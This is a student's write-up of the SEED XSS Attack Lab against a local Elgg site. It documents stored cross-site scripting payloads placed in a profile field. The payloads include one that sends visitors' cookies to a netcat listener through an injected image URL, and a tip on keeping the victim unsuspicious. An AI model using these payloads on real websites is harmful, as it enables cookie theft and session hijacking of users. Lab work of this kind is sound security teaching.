Author: Wong Tin Kit
Student ID: 1003331

Cross-site Scripting (XSS) Attack Lab

In this Lab, I will be using the following mapping:

Name	Role
Samy	Attacker
Charlie	Normal User
Alice	Victim

3.1 Preparation: Getting Familiar with the **"HTTP Header Live"** tool

The instructions at Section 4.1 assumes that SeedUbuntu comes with “HTTP Header Live” add-on out of the box but this was not the case for me. To setup the tool, first visit https://addons.mozilla.org/en-US/firefox/search/?q=HTTP%20Header%20Live (Fig. 1.0) to install the tool and we have completed this task. Should this fail, we can consider using Burp Suite to sniff traffic. Both achieve the requirement of sniffing HTTP requests.



Fig. 1.0 Website to install “HTTP Header Live” tool

3.2 Task 1: Posting a Malicious Message to Display an Alert Window

I first log into Samy’s account and navigate to her Edit Profile Page (http://www.xsslabelgg.com/profile/samy/edit). In the **Brief Description** field, I wrote the code ***<script>alert(‘XSS’);</script>*** as seen in Fig. 2.0 below before saving it. Immediately, the popup shows “XSS” in it as seen in Fig. 2.1. The browser will load the injected script for anyone that visits’s Samy’s Profile Page or any web page that accesses Samy Profile Page’s Brief Description.

We first log out of Samy’s account and log in as Alice as seen in Fig. 2.2. Once Alice navigates to Samy’s Profile Page, Alice is immediately met with the popup that contains “XSS” as seen in

Fig. 2.3. This shows that the attack is valid for anyone that accesses Samy's Profile Page. I saved the code used in ***task1.js.***

Since it is not required to run the long javascript attack, I will not do it but will give a short description on the steps that will achieve a successful attack. First, we have to write a javascript code ***alert("XSS-long javascript");*** and save that to a file called ***myscript.js***. We save this file in the DocumentRoot of a locally hosted server (the default apache2 html server). The file path will be ***/var/www/html/myscript.js***. Second, we will inject the long javascript code into Samy Profile Page's Brief Description as the following:

```
<script type="text/javascript"
      src="http://localhost/myscripts.js">
</script>
```

Now, the same result is achieved and anyone viewing Samy's Profile Page will see the popup with the message "***XSS-long javascript"***.



Fig. 2.0 Adding javascript code in Samy's Edit Profile Page's Brief Description Field



Fig. 2.1 Successful XSS Injection after saving Samy's Edit Profile Page



Fig. 2.2 Logged in as Alice



Fig. 2.3 Alice visits Samy's Profile Page and gets the popup

3.3 Task 2: Posting a Malicious Message to Display Cookies

The process to achieve this tasks' objective is the same. We first log in as Samy and navigate to her Edit Profile Page before entering ***<script>alert(document.cookie);</script>*** in the Brief Description section as seen in Fig. 3.1. Immediately after saving, Samy sees the popup containing her cookies. This is because after saving, Samy is accessing her updated Profile Page. Now we log out of Samy's account and log in as Alice to visit Samy's updated Profile Page. In Fig. 3.3, Alice sees the popup containing her cookies when visiting Samy's updated Profile Page. With this, we have achieved the objective of this task. I saved the code used in ***task2.js.***

We could also embed the ***alert(document.cookie)*** into ***myscript.js*** and make a call to ***http://localhost/myscript.js*** in the via the long javascript method as mentioned in Task 1.



Fig. 3.1 Injecting XSS code (to show user's cookies) in Samy Profile Page's Brief Description



Fig. 3.2 Samy's Cookies after saving XSS injection in Fig. 3.1



Fig. 3.3 Alice's Cookies after visiting Samy's updated Profile Page

3.4 Task 3: Stealing Cookies from the Victim's Machine

First, we start a local netcat TCP server with the command ***nc -l 5555 -v*** and we see the server is set up accordingly in Fig. 4.1. Next, we log into Elgg as Samy and navigate to the Brief Description field of her Edit Profile Page. Here, we update the XSS injection to be ***<script>document.write('<img src=http://localhost:5555?c' + escape(document.cookie) + '>');</script>*** as seen in Fig. 4.2. Usually, the tcp server will be hosted on another machine with an actual IP address, but hosting the tcp server locally is sufficient for this task. Upon saving the updated code in Samy's Profile Page, this triggers the code to run and a HTTP GET request is sent to the netcat server. The netcat server receives the HTTP Get Request along with Samy's cookies as seen in Fig. 4.3.

Now, we log out of Samy's account and log back in as Alice. Once Alice navigates to Samy's Profile Page, the HTTP GET request is sent to the netcat server along with Alice's cookies which we see in Fig. 4.4. With this, we have successfully completed the objective of this task. I saved the code used in ***task3.js.***

One subtle but important point to understand is that because the GET request is never met with any reply, Alice (if she pays close enough attention) will see that Samy's Profile Page will never finish loading as seen in Fig. 4.5's red arrow. Additionally, the bottom of the page shows the message "**waiting for localhost...**" which means that some resource is still loading from the localhost which is the reason why the page never loads to completion. From the attacker's perspective, a better crafted tcp server can resolve this by handling the GET Request in a way that will not raise Alice's suspicion.



Fig. 4.1 local netcat server listening on port 5555

